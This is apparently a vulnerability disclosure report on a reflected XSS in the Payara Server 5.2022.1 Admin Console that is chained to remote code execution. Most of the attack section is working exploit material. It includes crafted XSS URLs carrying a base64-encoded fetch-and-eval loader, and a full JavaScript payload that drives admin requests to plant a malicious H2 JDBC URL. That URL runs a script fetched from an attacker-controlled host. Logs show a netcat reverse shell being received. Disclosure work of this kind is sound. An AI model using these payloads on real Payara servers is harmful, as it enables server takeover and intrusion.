
Payara Disclosures

Version 5.2022.1

Environment:

- Payara Community 5.2022.1
- Ubuntu Linux
- Docker


https://localhost:4848/common/version.jsf

Payara Server 5.2022.1 #badassfish (build 880)

Copyright © 2005,2014, Oracle and/or its affiliates.
Payara Portions Copyright © 2020 Payara Foundation and/or its affiliates. All rights reserved. Payara is open source software derived from GlassFish.Payara and Payara Server are trademarks of Payara Foundation and/or its affiliates. Oracle and Java are registered trademarks of Oracle and/or its affiliates. Other names may be trademarks

Setup:

In order to setup the environment, docker was installed on an Ubuntu Linux machine and the following command was run:

```
docker run -i --name payara -p 8080:8080 -p 4848:4848 payara/server-full:5.2022.1
```

Once the server is started, the admin interface can be accessed on port "localhost:4848".

Findings:

1. MAL-012: Reflected XSS in Admin Console

Description:
A reflected Cross Site Scripting (XSS) attack was found in the Payara Admin Console. By convincing an admin user to access the malicious URL and click the "Choose File" button, an attacker can run arbitrary JavaScript code, impersonating the user and leverage admin functionalities for malicious purposes.

Because the XSS is in the Payara Admin Console, an attacker can use this to perform arbitrary requests that leverage admin features (e.g. H2 Connection Strings, Web Application Deployment, etc.) in order to obtain Remote Code Execution (RCE).


Proof of Concept:

Because the “fileChooser.jsf” page does not properly sanitize user input, an attacker is able to send a malicious payload, in the GET parameters of the request, that use single quotes (') in order to escape a JS string and execute arbitrary JS code.

The following example represents an URL that will result in “alert(1)” being triggered:

```
https://localhost:4848/common/applications/fileChooser.jsf?
dirPathId=form:sheet1:section1:prop1:dirPath&appNameId=form:other:psection:nameProp:appN
ame&ctxRootId=form:war:psection:cxp:ctx&typeId=form:sheet1:sun_propertySheetSection212:t
ype:appType&extensionId=hexor','aaa'%2balert(1));//
&dropDownProp=form:sheet1:sun_propertySheetSection212:type
```

Once the above URL is accessed, the XSS will trigger when the “Choose File” button is pressed:



```
https://localhost:4848/common/applications/fileChooser.jsf

localhost:4848 says
1
OK

Browse Server

Server Name:
Look In:      /
File Filter:  *
To apply a new field value, press Enter in that field.

Sort By: Name (A-Z)

Name                          Size      Date/Time
bin/                          4096      02/17/2022 11:25
boot/                         4096      04/15/2020 11:09
dev/                          360       03/23/2022 13:06
etc/                          4096      03/16/2022 18:37
home/                         4096      04/15/2020 11:09
lib/                          4096      02/17/2022 11:25
lib32/                        4096      10/06/2021 16:47
lib64/                        4096      10/06/2021 16:58
libx32/                       4096      10/06/2021 16:47
media/                        4096      10/06/2021 16:47
mnt/                          4096      10/06/2021 16:47
opt/                          4096      02/17/2022 11:25

Selected File:

Submit
Choose File   Cancel
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xmlns:wairole="http://www.w3.org/2005/01/wai-rdf/GUIRoleTaxonomy#" xmlns:waistate="http://www.w3.org/2005/07/aaa">
 ▸<head>…</head>
 ▾<body id="body3" onload onunload>
   ▾<form id="propertyForm" class="form" method="post" action="/common/applications/fileChooser.jsf" enctype="application/x-www-form-urlencoded">
     ▾<div id="propertyForm:propertySheet" class="PrpSht_sun4">
        <img id="j_id3" src="/theme/com/sun/webui/jsf/suntheme/images/other/dot.gif" alt height="20" width="1" border="0">
        <a id="_propSec" name="_propSec"></a>
       ▾<div id="propertyForm:propertySheet:propSec" class="ConFldSet_sun4">
         ▾<div class="ConFldSetDiv_sun4">
           ▾<table border="0" cellspacing="0" cellpadding="0" title role="presentation">
             ▾<tbody>
               ▸<tr id="propertyForm:propertySheet:propSec:fileChooseProp">…
                </tr>
               ▾<tr id="propertyForm:propertySheet:propSec:sun_property237">
                 ▸<td valign="top">…</td>
                 ▾<td>
                   ▾<div class="ConTblCl2Div_sun4">
                     ▾<span id="propertyForm:propertySheet:propSec:sun_property237:topButtons">
…                       <input id="propertyForm:propertySheet:propSec:sun_property237:topButtons:selectButton" name="propertyForm:propertySheet:propSec:sun_property237:topButtons:selectButton" class=" Btn1_sun4" onblur="return this.myonblur();" onfocus="return this.myonfocus();" onmouseout="return this.myonmouseout();" onmouseover="return this.myonmouseover();" onclick="admingui.deploy.populateDirAndAppName('propertyForm:propertySheet:propSec:fileChooseProp:folderChooser', 'form:sheet1:section1:prop1:dirPath', 'form:other:psection:nameProp:appName','form:sheet1:sun_propertySheetSection212:type:appType', 'form:sheet1:sun_propertySheetSection212:type', 'form:war:psection:cxp:ctx', 'hexor','aaa'+alert(1));//', ',war,ear,appClient,rar,jar,other' ); window.close(); " type="submit" value="Choose File"> == $0
                       ▸<script type="text/javascript">…</script>

… input#propertyForm\:propertySheet\:propSec\:sun_property237\:topButtons\:selectButt …

hexor                                   Cancel

element.style {
}
input[type="submit"]:hover,                              colorAndMedia.css:991
a.TskScnTxtBg_sun4:not([onclick*=".payara."]):hover {
   background: ▸ ■#315462;
}
```

Now, in order to leverage the XSS to obtain RCE, we have developed a set of JS commands that leverage “fetch”[1] in order to make arbitrary GET and POST requests as the impersonated admin user.

The full JavaScript payload has the following form:

```
//GET LOCATION
base_url = document.location.origin;

//Attacker server hosting malicious H2 SQL file
attacker_ip = "172.17.0.1:8000";
attacker_server = "http://" + attacker_ip + "/inject.sql";

//GET Function
function get(url) {
  resp = fetch(url).then(response => {
          return response.text().then((text) => {return text;});
  });
  return resp;
}

//POST Function
function post(url, params) {
  resp = fetch(url, {
```

[1] https://developer.mozilla.org/en-US/docs/Web/API/fetch

```
                method: 'POST',
                headers: {
                        'Content-Type': 'application/x-www-form-urlencoded',
                        'Faces-Request': 'partial/ajax',
                },
                body: params
        }
  ).then(response => {
        return response.text().then((text) => {return text;});
  });
  return resp;
}

//Parse HTML responses
function parse_html(html) {
  doc = new DOMParser().parseFromString(html, "text/html");
  return doc;
}

//GET viewstate (javax.viewstate acts like a csrf)
function get_viewstate(resp) {
        doc = parse_html(resp);
        viewstate = doc.getElementById("j_id1:javax.faces.ViewState:0").value;
        return viewstate;
}

//new connection pool (Step 1)
async function create_pool_step1() {
  path = "/jdbc/jdbcConnectionPoolNew1.jsf?bare=true"
        resp = await get(base_url + path);
        viewstate = get_viewstate(resp);

  //POST
  params1 = "javax.faces.ViewState=" + viewstate + "&propertyForm%3ApropertyContentPage
%3ApropertySheet%3AgeneralPropertySheet%3AjndiProp%3Aname=Mal&propertyForm
%3ApropertyContentPage%3ApropertySheet%3AgeneralPropertySheet%3AresTypeProp
%3AresType=&propertyForm%3ApropertyContentPage%3ApropertySheet%3AgeneralPropertySheet
%3AdbProp%3Adb=H2&propertyForm%3ApropertyContentPage%3ApropertySheet
%3AgeneralPropertySheet%3AdbProp%3AdbField=&propertyForm%3AhelpKey=ref-
jdbcconnectionpoolnew1.html&propertyForm_hidden=propertyForm_hidden&com_sun_webui_util_F
ocusManager_focusElementId=propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton&javax.faces.source=propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton&javax.faces.partial.execute=%40all&javax.faces.partial.render=
%40all&bare=true&propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton=propertyForm%3ApropertyContentPage%3AtopButtons
%3AnextButton&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params1); //redirect is automatically followed
        viewstate = get_viewstate(resp);
  return viewstate;
}

//new connection pool (Step 2)
async function create_pool_step2(viewstate) {
  path = "/jdbc/jdbcConnectionPoolNew2.jsf";
  params2 = "javax.faces.ViewState=" + viewstate + "&form2%3Avalidate=true&form2%3Asheet
%3AgeneralSheet%3AdsProp%3Adatasource_submitter=false&form2%3Asheet%3AgeneralSheet
%3AdsProp%3AdatasourceField=org.h2.jdbcx.JdbcDataSource&form2%3Asheet%3AgeneralSheet
%3AdescProp%3Adesc=&form2%3Asheet%3ApoolSettingsPropertySheet%3AinitSizeProp
%3Ads=8&form2%3Asheet%3ApoolSettingsPropertySheet%3AmaxProp%3Ads2=32&form2%3Asheet
%3ApoolSettingsPropertySheet%3AresizeProp%3Ads3=2&form2%3Asheet
%3ApoolSettingsPropertySheet%3AidleProp%3Ads=300&form2%3Asheet
%3ApoolSettingsPropertySheet%3AmaxWaitProp%3Ads=60000&form2%3Asheet
%3AtransactionPropertySheet%3AtransProp%3AtransIso=&form2%3Asheet
%3AtransactionPropertySheet%3AlevelProp%3Asun_checkbox1055=true&form2%3AbasicTable
%3ArowGroup1%3A0%3Acol4%3Acol1St=&form2%3AhelpKey=ref-
jdbcconnectionpoolnew2.html&form2_hidden=form2_hidden&com_sun_webui_util_FocusManager_fo
cusElementId=form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton&javax.faces.source=form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton&javax.faces.partial.execute=%40all&javax.faces.partial.render=
%40all&bare=true&form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton=form2%3ApropertyContentPage%3AtopButtons
%3AfinishButton&javax.faces.partial.ajax=true"
  resp = await post(base_url + path, params2);
}

//set url
async function pool_set_url() {
  path = "/jdbc/jdbcConnectionPoolProperty.jsf?name=Mal&bare=true";
        resp = await get(base_url + path);
        viewstate = get_viewstate(resp);

  //Add Property
  path = "/jdbc/jdbcConnectionPoolProperty.jsf";
  params3 = "propertyForm%3AhelpKey=ref-
jdbcconnpoolproptab.html&propertyForm_hidden=propertyForm_hidden&javax.faces.ViewState="
+ viewstate + "&com_sun_webui_util_FocusManager_focusElementId=propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton&javax.faces.source=propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton&javax.faces.partial.execute=
%40all&javax.faces.partial.render=%40all&bare=true&propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton=propertyForm%3AbasicTable
%3AtopActionsGroup1%3AaddSharedTableButton&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params3);

  //Set Property
  path = "/jdbc/jdbcConnectionPoolProperty.jsf";
  params4 = "propertyForm%3AbasicTable%3ArowGroup1%3A0%3Acol2%3Acol1St=URL&propertyForm
%3AbasicTable%3ArowGroup1%3A0%3Acol3%3Acol1St=jdbc%3Ah2%3Amem%3A
%3BTRACE_LEVEL_SYSTEM_OUT%3D3%3BINIT%3DRUNSCRIPT%20FROM%20'" + attacker_server + "'";
  params4 += "&propertyForm%3AbasicTable%3ArowGroup1%3A0%3Acol4%3Acol1St=&propertyForm
%3AhelpKey=ref-jdbcconnpoolproptab.html&propertyForm_hidden=propertyForm_hidden";
  params4 += "&javax.faces.ViewState=" + viewstate;
  params4 += "&com_sun_webui_util_FocusManager_focusElementId=propertyForm
%3ApropertyContentPage%3AtopButtons%3AsaveButton&javax.faces.source=propertyForm
%3ApropertyContentPage%3AtopButtons%3AsaveButton&javax.faces.partial.execute=
%40all&javax.faces.partial.render=%40all&bare=true&propertyForm%3ApropertyContentPage
%3AtopButtons%3AsaveButton=propertyForm%3ApropertyContentPage%3AtopButtons
%3AsaveButton&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params4);
}

//Create Malicioius H2 Connection Pool
async function create_mal_h2() {
  //new connection pool (Step 1)
  viewstate = await create_pool_step1()

  //new connection pool (Step 2)
  await create_pool_step2(viewstate)

  //set url
   await pool_set_url()
}

//Ping DB
async function ping_db() {
  path = "/jdbc/jdbcConnectionPoolEdit.jsf?name=Mal&bare=true";
        resp = await get(base_url + path);
        viewstate = get_viewstate(resp);

  //POST
  path = "/jdbc/jdbcConnectionPoolEdit.jsf";
  params5 = "javax.faces.ViewState="+viewstate+"&propertyForm%3Asheet%3AgeneralSheet
%3AresTypeEditProp%3AresTypeVal=&propertyForm%3Asheet%3AgeneralSheet%3AdSProp
%3AdsTextField=org.h2.jdbcx.JdbcDataSource&propertyForm%3Asheet%3AgeneralSheet
%3AdeploymentOrder%3AdeploymentOrder=100&propertyForm%3Asheet%3AgeneralSheet%3AdescProp
%3Adesc=&propertyForm%3Asheet%3ApoolSettingsPropertySheet%3AinitSizeProp
%3Ads=8&propertyForm%3Asheet%3ApoolSettingsPropertySheet%3AmaxProp%3Ads2=32&propertyForm
%3Asheet%3ApoolSettingsPropertySheet%3AresizeProp%3Ads3=2&propertyForm%3Asheet
%3ApoolSettingsPropertySheet%3AidleProp%3Ads=300&propertyForm%3Asheet
%3ApoolSettingsPropertySheet%3AmaxWaitProp%3Ads=60000&propertyForm%3Asheet
%3AtransactionPropertySheet%3AtransProp%3AtransIso=&propertyForm%3Asheet
%3AtransactionPropertySheet%3AlevelProp%3Asun_checkbox162=true&propertyForm
%3AhelpKey=ref-
jdbcconnectionpooledittab.html&propertyForm_hidden=propertyForm_hidden&com_sun_webui_uti
l_FocusManager_focusElementId=propertyForm%3ApropertyContentPage
%3Aping&javax.faces.source=propertyForm%3ApropertyContentPage
%3Aping&javax.faces.partial.execute=%40all&javax.faces.partial.render=
%40all&bare=true&propertyForm%3ApropertyContentPage%3Aping=propertyForm
%3ApropertyContentPage%3Aping&javax.faces.partial.ajax=true";
  resp = await post(base_url + path, params5);
  return resp;
}

//Fun Happens Here
async function main(){
  //Create Mal Pool
  await create_mal_h2()

  //Trigger RCE via PING
  await ping_db();

   //Show alert when closing the Reverse Shell
   alert("Mal says: XSS to RCE");
}

main();
```

Note: The above JS payload leverages a malicious H2 URL in order to obtain RCE. An in-depth analysis of the H2 attack can be found in the section "**Attack Analysis - RCE via Malicious H2 URL**".

Because the above JS code is too long to be included directly in the GET request, we will host the script using a HTTP(S) Server and use the following "fetch" command to request and evaluate it:

```
fetch("https://172.17.0.1:8443/xss_to_rce.js").then(response => {return
response.text().then((text) => {eval(text);});})
```

We will insert the above "fetch" payload into the URL in the following form:

```
https://localhost:4848/common/applications/fileChooser.jsf?
dirPathId=form:sheet1:section1:prop1:dirPath&appNameId=form:other:psection:nameProp:appN
ame&ctxRootId=form:war:psection:cxp:ctx&typeId=form:sheet1:sun_propertySheetSection212:t
ype:appType&extensionId=hexor',eval(atob('ZmV0Y2goImh0dHBzOi8vMTcyLjE3LjAuMTo4NDQzL3hzc1
90b19yY2UuanMiKS50aGVuKHJlc3BvbnNlID0%2bIHtyZXR1cm4gcmVzcG9uc2UudGV4dCgpLnRoZW4oKHRleHQp
ID0%2bIHtldmFsKHRleHQpO30pO30pCg%3d%3d')));//
&dropDownProp=form:sheet1:sun_propertySheetSection212:type
```

Note: In this case the JavaScript payload is hosted at address "172.17.0.1", port 8443, under the file name "xss_to_rce.js".

Note 2: In order to successfully serve the payload, the malicious server needs to meet 2 criteria:

- The server must have a Valid Trusted Certificate (e.g. in a real life scenario an attacker can obtain such a certificate from "Let's Encrypt"[2])
- The server must include the "Access-Control-Allow-Origin: *" HTTP header in the server response, in order to permit "fetch" to retrieve the server response.

Note 3: In this test scenario we will generate a set of untrusted SSL certificates, that need to be added to the system's and/or browser's trust store in order for the exploit to work. As mentioned above, in a real life scenario, a set of certs signed by a trusted CA need to be used.

Note 4: A simple python server ("ssl_alloworigin_server.py") that handles CORS and SSL can be found in the Appendix Section.

[2] https://letsencrypt.org/

If we try accessing and triggering the above XSS we can see that the initial “fetch” is executed successfully, but the full JS payload is not evaluated to the end and, therefore, RCE is not achieved. Because the vulnerable “onclick” element is situated inside a HTML “form”, when the “Choose File” button is pressed, besides the JS code being executed, the page will automatically redirect itself to the URL pointed by the “action” attribute of the “form” tag.


Because the “form” redirect occurs regardless of the fact that the asynchronous “fetch” requests were finished or not, in order to bypass this we can use JS to assign a “target” attribute to the “form” resulting in the redirect being followed in a new tab. Because a new tab is opened instead of a redirect being made, this allows for the malicious requests to be completely executed and RCE to be achieved.

The new URL containing this “target” bypass is the following:

```
https://localhost:4848/common/applications/fileChooser.jsf?
dirPathId=form:sheet1:section1:prop1:dirPath&appNameId=form:other:psection:nameProp:appN
ame&ctxRootId=form:war:psection:cxp:ctx&typeId=form:sheet1:sun_propertySheetSection212:t
ype:appType&extensionId=hexor',eval(atob('ZmV0Y2goImh0dHBzOi8vMTcyLjE3LjAuMTo4NDQzL3hzc1
90b19yY2UuanMiKS50aGVuKHJlc3BvbnNlID0%2bIHtyZXR1cm4gcmVzcG9uc2UudGV4dCgpLnRoZW4oKHRleHQp
ID0%2bIHtldmFsKHRleHQpO30pO30pCg%3d%3d'))-
document.getElementById('propertyForm').setAttribute('target','_blank'));//
&dropDownProp=form:sheet1:sun_propertySheetSection212:type
```

With the malicious HTTP servers and listeners set up, we can proceed to access the above URL, press the “Choose File” button, and obtain RCE.

View on attacker’s machine (HTTP(S) servers and reverse shell received):




```
guest@tester:~/Desktop/Payara/XSS$ python3 ssl_alloworigin_server.py
Starting SSL server on port 8443
192.168.6.129 - - [23/Mar/2022 23:58:37] "GET /xss_to_rce.js HTTP/1.1" 200 -
```

```
guest@tester:~/Desktop/Payara/XSS$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.17.0.2 - - [23/Mar/2022 23:58:38] "GET /inject.sql HTTP/1.1" 200 -
```

```
guest@tester:~/Desktop/Payara/XSS$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 50816
payara@62e7cb354942:~$ id
id
uid=1000(payara) gid=1000(payara) groups=1000(payara)
payara@62e7cb354942:~$
```

Browser view once the reverse shell is closed:


https://localhost:4848/common/applications/fileChooser.jsf?dirPathId=form:sheet1:section1:prop1:dirPath&appNameId=form:other:psection:nameProp:appName&ctxRootId=form:war:psection:cxp:ctx&typ...

localhost:4848 says

Mal says: XSS to RCE

Browse Server

Server Name:
Look In: /
File Filter: *
To apply a new field value, press Enter in that field.

Sort By: Name (A-Z)

```
bin/                      4096      02/17/2022 11:25
boot/                     4096      04/15/2020 11:09
dev/                      360       03/23/2022 13:06
etc/                      4096      03/16/2022 18:37
home/                     4096      04/15/2020 11:09
lib/                      4096      02/17/2022 11:25
lib32/                    4096      10/06/2021 16:47
lib64/                    4096      10/06/2021 16:58
libx32/                   4096      10/06/2021 16:47
media/                    4096      10/06/2021 16:47
mnt/                      4096      10/06/2021 16:47
opt/                      4096      02/17/2022 11:25
```

Selected File:

```
<body id="body3" onload onunload>
  <form id="propertyForm" class="form" method="post" action="/common/applications/fileChooser.jsf" enctype="application/x-www-form-urlencoded" target="_blank">
    <div id="propertyForm:propertySheet" class="PrpSht_sun4">
      <img id="j_id2" src="/theme/com/sun/webui/jsf/suntheme/images/other/dot.gif" alt height="20" width="1" border="0">
      <a id="_propSec" name="_propSec"></a>
      <div id="propertyForm:propertySheet:propSec" class="ConFldSet_sun4">
        <div class="ConFldSetDiv_sun4">
          <table border="0" cellspacing="0" cellpadding="0" title role="presentation">
            <tbody>
              <tr id="propertyForm:propertySheet:propSec:fileChooseProp">…</tr>
              <tr id="propertyForm:propertySheet:propSec:sun_property237">
                <td valign="top">…</td>
                <td>
                  <div class="ConTblCl2Div_sun4">
                    <span id="propertyForm:propertySheet:propSec:sun_property237:topButtons">
                      <input id="propertyForm:propertySheet:propSec:sun_property237:topButtons:selectButton" name="propertyForm:propertySheet:propSec:sun_property237:topButtons:selectButton" class=" Btn1_sun4" onblur="return this.myonblur();" onfocus="return this.myonfocus();" onmouseout="return this.myonmouseout();" onmouseover="return this.myonmouseover();" onclick="admingui.deploy.populateDirAndAppName('propertyForm:propertySheet:propSec:fileChooseProp:folderChooser', 'form:sheet1:section1:prop1:dirPath', 'form:other:psection:nameProp:appName','form:sheet1:sun_propertySheetSection212:type:appType',  'form:sheet1:sun_propertySheetSection212:type', 'form:war:psection:cxp:ctx', 'hexor',eval(atob('ZmV0Y2goImh0dHBzOi8vMTcyLjE3LjAuMTo4NDQzL3hzc190b19yY2UuanMiKS50aGVuKHJlc3BvbnNlID0+IHtyZXR1cm4gcmVzcG9uc2UudGV4dCgpLnRoZW4oKHRleHQpID0+IHtldmFsKHRleHQpO30pO30pCg=='))-document.getElementById('propertyForm').setAttribute('target','_blank'));//', '' ); window.close(); " type="submit" value="Choose File"> == $0
                      <script type="text/javascript">…</script>
                      <input id="propertyForm:propertySheet:propSec:sun_property237:topButtons:cancelButton" name="propertyForm:property

input#propertyForm\:propertySheet\:propSec\:sun_property237\:topButtons\:selectButt…

element.style {
}
input[type="submit"],
a.TskScnTxtBg_sun4:not([onclick*=".payara."]) {          colorAndMedia.css:986
  background: ■#1A4151;
  color: □#fff;
}
```

Note: It can be observed that the “ target="_blank" ” attribute added to the form opens a new tab.

Attack Analysis - RCE via Malicious H2 URL:


Description:
By inserting a malicious H2 URL in a Payara JDBC Pool, an attacker is able to leverage the "INIT" parameter to execute arbitrary H2 SQL commands every time the DB is pinged. The SQL command can be leveraged to execute arbitrary Java code and obtain Remote Code Execution (RCE).

